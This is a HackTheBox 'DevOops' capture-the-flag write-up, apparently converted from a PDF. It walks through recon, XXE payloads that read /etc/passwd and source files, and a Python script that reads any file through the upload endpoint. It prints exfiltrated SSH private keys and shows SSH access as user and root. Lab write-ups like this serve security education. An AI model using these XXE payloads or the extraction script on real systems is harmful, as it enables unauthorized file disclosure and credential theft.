
[HTB] DevOops

by Pablo github.com/vorkampfer/hackthebox2/devoops



• Resources:

- 1. Classic XXE payload: github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/Files/Classic XXE.xml
- 2. Git CheatSheet: https://www.atlassian.com/dam/jcr:e7e22f25-bba2-4ef1-a197-53f46b6df4a5/SWTM-2088_Atlassian-Git-Cheatsheet.pdf
- 3. Oxdf gitlab: https://0xdf.gitlab.io/2018/10/13/htb-devoops.html
- 4. Oxdf YouTube: https://www.youtube.com/@0xdf
- 5. Privacy search engine https://metager.org
- 6. Privacy search engine https://ghosterysearch.com/
- 7. CyberSecurity News https://www.darkreading.com/threat-intelligence
- 8. https://book.hacktricks.xyz/

• View terminal output with color

▶ bat -l ruby --paging=never name_of_file -p

NOTE: This write-up was done using *BlackArch*



NOTE: I agree with 0xdf this box was a-lot of fun. Very well made box.

Synopsis:

DevOops was a really fun box that did a great job of providing interesting challenges that weren't too difficult to solve. I'll show how to gain access using XXE to leak the users SSH key, and then how I get root by discovering the root SSH key in an old git commit. In Beyond Root, I'll show an alternative path to user shell exploiting a python pickle describination bug. ~0xdf

Skill-set:

```
    XXE External Entity Injection
    Abusing git to reveal root ssh key
```

Checking connection status

1. Checking my openvpn connection with a bash script.

```
D htb.sh --status

==>[+] OpenVPN is up and running.
2024-09-04 02:40:12 Initialization Sequence Completed

==>[+] The PID number for OpenVPN is: 59463

==>[+] Your Tun0 ip is: 10.10.14.13

==>[+] The HackTheBox server IP is: 10.129.168.10 devoops.htb

==>[+] PING 10.129.168.10 (10.129.168.10) 56(84) bytes of data.
64 bytes from 10.129.168.10: icmp_seq=1 ttl=63 time=144 ms

--- 10.129.168.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 144.171/144.171/10.000 ms

==>[+] 10.129.168.10 (ttl -> 63): Linux

Done!
```

Basic Recon

```
~/haCk54CrAcK/devoops ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,5000 devoops.htb
  looking for nginx
   looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.4
   Looking for Apache
  Looking for popular CMS & OpenSource Frameworks
>> Looking for any subdomains that may have come out in the nmap scan
    Here are some interesting ports
 2/tcp
       open ssh
OpenSSH 7.2p2 Ubuntu 4ubuntu2.4
 Listing all the open ports
22/tcp open ssh
                      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
5000/tcp open http
                   syn-ack Gunicorn 19.7.1
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan devoops.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▶ echo $openportz
6. ▷ portzscan $openportz devoops.htb
7. ▷ qnmap_read.sh
>>> Listing all the open ports
<snip>
22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
5000/tcp open http syn-ack Gunicorn 19.7.1
Goodbye!
```

OPENSSH (1:7.2p2-4ubuntu2.4) *Ubuntu 16.04.7 LTS (Xenial Xerus)*

3. Discovery with Ubuntu Launchpad

```
    I lookup `OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 launchpad`
    Launchpad.net is saying the server is likely a `Ubuntu 16.04.7 LTS (Xenial Xerus)`
```

4. Whatweb

```
1. D whatweb http://10.129.168.10:5000/
http://10.129.168.10:5000/ [200 OK] Country[RESERVED][ZZ], HTTPServer[gunicorn/19.7.1], IP[10.129.168.10]
```

5. curl the server

```
1. D curl -s -X GET "http://10.129.168.10:5000" -I
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 04 Sep 2024 03:06:20 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 285
```

```
← → C @
                                  O & 10.129.168.10:5000
④ Import bookmarks… 😚 HTB Account 😚 Hack The Box Play… 🄞 Unable to login -…
Under construction!
This is feed.py, which will become the MVP for Blogfeeder application.
TODO: replace this with the proper feed from the dev.solita.fi backend.
                                                                                          in LinkedIn
      Getting started with your Azure data pipeline
                                                                                           y Twitter
      Building your data piplines in Azure and with Polybase
            by kaarelkorvemaa | 28 Feb 2018
                                                                                          (O) Instagram
            Azure • Data factor • SQL Data Warehouse • Polybase • Azure Data Lake • Data pipeline • External
                                                                                          YouTube
                                                                                         Work and write with us >
     Why are deep learning models so popular?
                                                                                         Tags
     Thoughts on why deep learning models are popular, and some tips on how to get
     started with them.
                                                                                          AWS (9) Active Directory
            by jessevuorinen | 12 Feb 2018
                                                                                          Ansible (1) Arduino (1)
            data science • neural network • supervised learning • artificial intelligence
                                                                                          Azure (2) Azure Data Lak
```

6. Checking out the site

1. I add dev.solita.fi to my hosts file but it goes to the same page.

7. Directory busting

8. I check out he sites WFUZZ found

```
    http://devoops.htb:5000/feed
    feed is just a picture of a feed, lol
    http://10.129.168.10:5000/newpost
    /newpost says `method not allowed`. Whatever that means.
    Last I check out upload
    http://10.129.168.10:5000/upload
    It is a file upload page.
```

Potential XXE

9. I am on the /upload page

```
← → C ♠ ○ ♣ 10.129.168.10:5000/upload

♣ Import bookmarks... ♦ HTB Account ♦ Hack The Box Play... ● Unable to This is a test API! The final API will not have this functionality.

Upload a new file

XML elements: Author, Subject, Content

Browse... No file selected. Upload
```

10. I intercept the next upload with Burpsuite so I can see what is going on a little better

```
Response
 Pretty
            Raw
                           Render
1 HTTP/1.1 200 OK
  Server: gunicorn/19.7.1
3 Date: Wed, 04 Sep 2024 05:34:57 GMT
4 | Connection: close
5 | Content-Type: text/html; charset=utf-8
6 | Content-Length: 171
8 PROCESSED BLOGPOST:
  Author: blackarchguru
10 Subject: Testing
  Content: This is a test
  URL for later reference: /uploads/foo.xml
  | File path: /home/roosa/deploy/src
```

```
1. I change the file name to foo.txt
_____
<xml>
      <Author>blackarchguru
      <Subject>Testing</Subject>
      <Content>This is a test/Content>
</xml>
_____
2. So Now I have the following in burpsuite after the changes. See image above for better context.
       -----307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml
<xml>
      <Author>blackarchguru</Author>
      <Subject>Testing</Subject>
      <Content>This is a test</Content>
</xml>
3. Now I am able to get a 200 OK
```

Adding the XXE payload

11. I check out Payload all the things for XXE payloads

```
Response
Request
                                                              Ø 😑 N ≡
                                                                                                                                                  - In =
Pretty
                                                                                Pretty Raw
                                                                                                 Hex
                                                                                                         Render
          Raw
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
                                                                               1 HTTP/1.1 200 OK
 mage/png,image/svg+xml,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
                                                                                 Date: Wed, 04 Sep 2024 07:28:22 GMT
 Accept-Encoding: gzip, deflate, br
                                                                                 Connection: close
 Content-Type: multipart/form-data;
                                                                                 Content-Type: text/html; charset=utf-8
 boundary=-----307816963110320422334262194840
                                                                               6 Content-Length: 2603
 Content-Length: 429
                                                                              8 PROCESSED BLOGPOST:
 Origin: http://10.129.168.10:5000
                                                                               9 Author: blackarchguru
                                                                              10 | Subject: root:x:0:0:root:/root:/bin/bash
 Sec-GPC: 1
 Connection: keep-alive
                                                                              | daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 Referer: http://10.129.168.10:5000/upload
                                                                              12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 Upgrade-Insecure-Requests: 1
 Priority: u=0, i
                                                                              | games:x:5:60:games:/usr/games:/usr/sbin/nologin
          -----307816963110320422334262194840
                                                                              16 | man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 Content-Disposition: form-data; name="file"; filename="foo.xml"
                                                                              17 | lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
 Content-Type: text/xml
                                                                              18 | mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
                                                                              news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
                                                                              20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  <!DOCTYPE data [
                                                                              21 | proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
                                                                                 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
                                                                              23 | backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
                                                                              24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
                                                                              25 | irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
                                                                              26 gnats:x:41:41:Gnats Bug-Reporting System
                                                                                 (admin):/var/lib/gnats:/usr/sbin/nologin
                                                                              nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                              28 | systemd-timesync:x:100:102:systemd Time
                                                                                 Synchronization,,,:/run/systemd:/bin/false
        -----307816963110320422334262194840--
                                                                              29 systemd-network:x:101:103:systemd Network
```

Modifying the XXE payload

12. The XXE does not work out of the box some changes need to made to it

```
-----307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml
<?xml version="1.0"?>
<!DOCTYPE data [</pre>
<!ELEMENT data (ANY)>
<!ENTITY file SYSTEM "/etc/passwd">
]>
<xml>
        <Author>blackarchguru</Author>
        <Subject>&file;</Subject>
        <Content>This is an XXE</Content>
</xml>
   -----307816963110320422334262194840--
3. SUCCESS, I am able to exfiltrate the `/etc/passwd` file
4. The only change that needed to be done was removing the hashtag before the word `any` and putting the `&file;` which is
the call to the xxe in the body of the text. It can be named `&file;`, `&XXE;` or anything really. Check out the example
below. If the word XXE gets detected though then change the word XXE to some benign like file, word etc...
-----307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml
<?xml version="1.0"?>
<!DOCTYPE data [</pre>
<!ELEMENT data (ANY)>
<!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<xml>
        <Author>blackarchguru</Author>
       <Subject>&XXE;</Subject>
       <Content>This is an XXE</Content>
</xml>
```

13. Something that missed earlier on the main homepage is a reference to a file feed.py

```
    Under construction!

This is "feed.py", which will become the MVP for Blogfeeder application
2. I am able to get the file via the XXE but because of bad characters I only get part of the file rendered in burpsuite.
         -----307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml
<?xml version="1.0"?>
<!DOCTYPE data [</pre>
<!ELEMENT data (ANY)>
<!ENTITY XXE SYSTEM "feed.py">
]>
<xml>
        <Author>blackarchguru</Author>
        <Subject>&XXE;</Subject>
        <Content>This is an XXE</Content>
</xml>
                     ----307816963110320422334262194840--
```

14. I intercept the page /newpost because it says method not allowed and I want to know what that is about.

There is an even better option; 0xdf has this great python automation script to auto-exfil any file.

15. This python script by 0xdf on his walk-through worked great

```
#!/usr/bin/python3
# Usage: If this is not your HTB DevOops server ip `10.10.10.91` then you need to change it. Other than that just give it
executable permissions and the exploit is ready.
# Example command: `python3 devoops_auto_exfil.py /etc/lsb-release`

import re
import requests
import sys

if len(sys.argv) < 2:</pre>
```

```
print(f"usage: {sys.argv[0]} [path to file]")
    sys.exit()
file_name = sys.argv[1]
xml = f'''<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY>
 <!ENTITY bar SYSTEM "file://{file_name}">
<item>
<Author>
&bar;
</Author>
<Subject>Testing</Subject>
<Content>This is a test</Content>
</item>'''
files = {'file': ('xxe.xml', xml, 'text/xml')}
proxies = {'http': 'http://127.0.0.1:8080'}
    r = requests.post('http://10.10.10.91:5000/upload', files=files)
   if r.status_code == 200:
        pattern = re.compile(r"Author: \n(.*)\n Subject:", flags=re.DOTALL)
        print(re.search(pattern, r.text).group(1).strip())
        sys.exit()
    else:
        pass
except requests.exceptions.ConnectionError:
print("[-] Unable to connect. Either site is down or file doesn't exist or can't be read by current user.")
```

Let's try exfiltrating the SSH private key of roosa

```
~/haCk54CrAcK/devoops ▷ python3 devoops_auto_exfil.py /home/roosa/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqE07HAX1szAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq961bXtORy8S01iUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBG1lsVn99090K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7ms0TxLd80JBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W80sbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU71sw58dcXXfn3pGLW7vQr5XcSVoqJ
LkGu5T6VpcOTBCuM04xoiWDX0EIWEDZobisTVwl2xu2wk3Z lp00U83Y04p0+tpo6
```

16. Using the python script above I will attempt to exfil the private key

```
1. P python3 devoops_auto_exfil.py /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.4 LTS"
2. P python3 devoops_auto_exfil.py /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
3. We see that roosa and .git have bash access which is interesting.
4. P python3 devoops_auto_exfil.py /home/roosa/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqE07HAXlszAlBvGdg63i+LxWmu8p5Br<snip>
5. Now we can ssh as roosa
```

SSH as roosa

17. ssh as roosa

```
    vim roosa_key
    chmod 600 roosa_key
    ssh roosa@10.129.168.10 -i roosa_key
    roosa@devoops:~$ whoami
```

```
roosa
5. roosa@devoops:~$ export TERM=xterm
```

```
==>[+] Password Hunting for configs, databases, passwords in memory, .php, .git files etc....

/srv/git/blogfeed.git
/home/roosa/work/blogfeed/.git

==>[+] A .git directory was found. Sometimes the .config file in the .git directory will contain a password.
```

18. Begin enumertion as roosa

```
1. roosa@devoops:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
2. We were correct on the OS name and version
3. roosa@devoops:~$ cat user.txt
6ed73d9358ca3813c8558cbd<snip>
4. I run my enumertion bash script on the target server and it finds some git directories. See image. If you would like to
have my enum_script.sh file please email me and I will email you the password of the zip file. I will not hack you. I am a
person of moral character. I dont do dumb sh$t like that. You can download it from `https://github.com/vorkampfer/scripts`
5. roosa@devoops:~$ find / -type d -name '.git' 2>/dev/null
/home/roosa/work/blogfeed/.git
6. Also look at the git history. I'll use --name-only to get list of the files that changed in each commit, and --oneline to
reduce space:
7. roosa@devoops:~/work/blogfeed/.git$ git log --name-only --oneline
8. roosa@devoops:~/work/blogfeed/.git$ git diff 1422e5a d387abf
diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredentials.key
new file mode 100644
index 0000000..44c981f
--- /dev/null
+++ b/resources/integration/authcredentials.key
@@ -0,0 +1,28 @@
+----BEGIN RSA PRIVATE KEY----<snip>
9. The way 0xdf knew that a key would be in the git commit was reading the git log.
_____
d387abf add key for feed integration from enterprise backend
resources/integration/authcredentials.key
1422e5a Initial commit
README.md
______
10. There was a key added on 6387abf commit and the next commet was 1422e5a. So getting the difference rendered the key.
11. The key is jacked up. It has a bunch of plus signs at the beginning of it. I try doing a hard reset but it will not let
me.
12. roosa@devoops:~/work/blogfeed/.git$ git reset --hard 7ff507d
fatal: This operation must be run in a work tree
```

19. Even though I got that fatal error that will not allow me to do a hard --reset so I can see the original key I think I am able to clean the key

```
`~/blackarchguru/devoops` ▷ cat git_key | sed
+----BEGIN RSA PRIVATE KEY----
+MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcp0Vj9DdSIEde
+8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
+vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
+nz1y2vd03ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
+CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgF04u0VuImILGJyyQJ8u5BI2mc/SHSE0c
+F9DmYwbVqRcurk3vAS+iEbXgObupXkDHgIoMCwIDAOABAoIBAFaUuHIKVT+UK2oH
+uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlm0968PxoBe25jjjt0AAL
+gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
+k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm60Sy
+NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
+HSRik2J/7Y70uBRQN+auzFKV7QeLFeR0JsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
+2fXe3kkCgYEA367aoOTisun9UJ70bgNZTDPeaXaihWrZbxlSsOeOBp5CK/oLc0RB
+GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/w0iDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
+jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
+IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG80ppwTgcPbF0+R3+MqL7lvAhHjWKMw
++XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
+7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/U0hz+LYu/MsGoh0+yNXj
+Gx+07NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
+iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
+VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
+S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
```

```
+LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
+oAvexd1JRMkbC7YOgrzZ9i0xHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
+LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
+----END RSA PRIVATE KEY-----

2. I am not able to do any of those commands for some reason to view the md5sum hashes. It says the path
`resources/integration/authcredentials.key` is not valid and I do not know how to fix that. A way around that is just to
clean the key and compare my key to the one 0xdf has which is kind of cheating but oh well.

3. ▷ diff git_key_clean git_key_0xdf

4. SUCCESS, there is no difference in the private_key. The simple sed command cleaned the ssh key.

5. Now lets get root.
```

+md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie

Got Root

```
1. > chmod 600 git_key_clean
2. ~/blackarchguru/devoops > ssh root@10.129.168.10 -i git_key_clean
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)


* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Fri Sep 23 09:46:30 2022
3. root@devoops:~# whoami
root
4. root@devoops:~# cat /root/root.txt
66719be65bcdc55b426b<snip>
```



PWNED